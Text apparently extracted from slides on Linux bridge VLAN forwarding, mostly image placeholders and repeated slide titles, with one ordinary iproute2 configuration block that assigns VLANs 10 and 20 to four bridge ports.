
output ports?
only eth2 (trunk port). eth1
is in vlan 20) !




Forwarding Operations




Forwarding Operations




Forwarding Operations




Forwarding Operations



Forwarding Operations




Configuration




Configuration


```
ip link add name bridge type bridge
ip link set dev bridge type bridge vlan_filtering 1
ip link set bridge up
ip link set dev eth0 master bridge
ip link set dev eth1 master bridge
ip link set dev eth2 master bridge
ip link set dev eth3 master bridge
bridge vlan add dev eth0 vid 10 pvid untagged
bridge vlan add dev eth1 vid 20 pvid untagged
bridge vlan add dev eth2 vid 10
bridge vlan add dev eth2 vid 20
bridge vlan add dev eth3 vid 10
bridge vlan add dev eth3 vid 20
```




Configuration



Configuration




Configuration



Check the actual VLAN separation

